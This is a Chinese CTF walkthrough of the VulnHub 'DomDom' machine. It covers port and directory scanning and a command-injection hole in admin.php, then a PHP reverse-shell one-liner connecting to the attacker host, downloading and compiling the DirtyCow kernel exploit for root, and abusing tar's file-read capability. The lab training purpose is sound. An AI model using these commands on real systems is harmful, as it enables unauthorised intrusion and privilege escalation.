靶机系列测试教程 DomDom

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群　　　　微信号

mOon
安道尔
扫一扫上面的二维码图案，加我微信

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Beginner-Intermediate
Description	How well do you understand PHP programs? How familiar are you with Linux misconfigurations? This image will cover advanced Web attacks, out of the box thinking and the latest security vulnerabilities. Please note that this is capture the flag machine which means it is not real life scenario but will challenge you hard before you can obtain root privileges.

Operating System	Linux


下载地址
https://www.vulnhub.com/entry/domdom-1,328/

难度 中等

3 测试过程

3.1 扫描端口


nmap -p- -T5 192.168.0.120 -oA domdom-port



```
root@kali:~/domdom# ls
root@kali:~/domdom# nmap -p- -T5 192.168.0.120 -oA domdom-port
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-02 02:25 AKST
Nmap scan report for 192.168.0.120
Host is up (0.014s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 40:A5:EF:46:69:26 (Shenzhen Four Seas Global Link Network Technology)
```


3.2 目录扫描

gobuster dir -u http://192.168.0.120 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php



```
===============================================================
root@kali:~/domdom# gobuster dir -u http://192.168.0.120 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.120
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/02/02 02:31:40 Starting gobuster
===============================================================
/admin.php (Status: 200)
/index.php (Status: 200)
/server-status (Status: 403)
===============================================================
2020/02/02 02:33:30 Finished
===============================================================
```

3.3 命令执行漏洞



Hello User, Please fill in the login credentials as well as your name for tracking purposes.

Your name:

admin

Your username:


admin

Your password:

●●●●●

Execute


Logging:



Welcome to DomDom !


You need to know it's your actions that will show you the light.

经过测试发现存在命令执行漏洞


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Send Cancel < >
Target: http://192.168.0.
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /admin.php HTTP/1.1
Host: 192.168.0.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.120/
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Connection: close
Upgrade-Insecure-Requests: 1

name=admin&username=admin&password=admin&access=access
```

```
HTTP/1.1 200 OK
Date: Sun, 02 Feb 2020 11:44:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 320
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
        <head>
                <title>
                        DomDom
                </title>
        </head>
        <body>

                        <form method="POST">
                        <input type="text" name="cmd" id="cmd" size="200">
                        <br>
                        <br>
                        <input type="submit" value="Execute">
                </form>
                <pre>
                        </pre>
        </body>

        <script>
                document.getElementById("cmd").focus();
        </script>

                </body>
</html>
```



Burp Suite Com...
DomDom - Moz...
burpsuite
root@kali: ~
root@kali: ~/do...
02:45 AM
Burp Suite Community Edition v2.1.04 - Temporary Project
urp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Send Cancel < >
Target: http://192.168
equest
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
ST /admin.php HTTP/1.1
st: 192.168.0.120
er-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
cept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
cept-Language: en-US,en;q=0.5
cept-Encoding: gzip, deflate
ferer: http://192.168.0.120/
ntent-Type: application/x-www-form-urlencoded
ntent-Length: 61
nnection: close
grade-Insecure-Requests: 1

me=admin&username=admin&password=admin&access=access&cmd=id
```

```
HTTP/1.1 200 OK
Date: Sun, 02 Feb 2020 11:45:47 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 383
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
        <head>
                <title>
                        DomDom
                </title>
        </head>
        <body>

                        <form method="POST">
                        <input type="text" name="cmd" id="cmd" size="200">
                        <br>
                        <br>
                        <input type="submit" value="Execute">
                </form>
                <pre>
        uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
                </pre>
        </body>

        <script>
                document.getElementById("cmd").focus();
        </script>

                </body>
```

3.4 反弹 shell

```
nc -lvnp 9001
php -r '$sock=fsockopen("192.168.0.118",9001);exec("/bin/sh -i <&3 >&3 2>&3");'
```




```
POST /admin.php HTTP/1.1
Host: 192.168.0.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.120/
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Connection: close
Upgrade-Insecure-Requests: 1

name=admin&username=admin&password=admin&access=access&cmd=php+-r+'$sock%3dfsockopen(
"192.168.0.118",9001)%3bexec("/bin/sh+-i+<%263+>%263+2>%263")%3b'
```

```
→ ~ bash
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.118] from (UNKNOWN) [192.168.0.120] 60250
/bin/sh: 0: can't access tty; job control turned off
$ 
```

3.5 切换 shell


python3 -c 'import pty;pty.spawn("/bin/bash")'



```
www-data@ubuntu:/var/www/html$ uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/var/www/html$ 
```

3.6 提权

./linux-exploit-suggester.sh



```
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847.cpp
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-
ic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
```

3.7 脏牛提权


wget https://www.exploit-db.com/download/40616

mv 40616 cowroot.c

gcc cowroot.c -o cowroot -pthread

chmod+x cowroot


./ cowroot



```
www-data@ubuntu:/tmp$ ./cowroot
./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/tmp# id
id
uid=0(root) gid=33(www-data) groups=33(www-data),27(sudo)
root@ubuntu:/tmp# a
```

3.8 查找特殊权限的文件

getcap -r / 2>/dev/null




```
www-data@ubuntu:/tmp$ getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/arping = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/bin/tar = cap_dac_read_search+ep
www-data@ubuntu:/tmp$
```

打包用户 domom 目录

tar -cvf domom.tar /home/domom

tar -xvf domom.tar

cat README.md

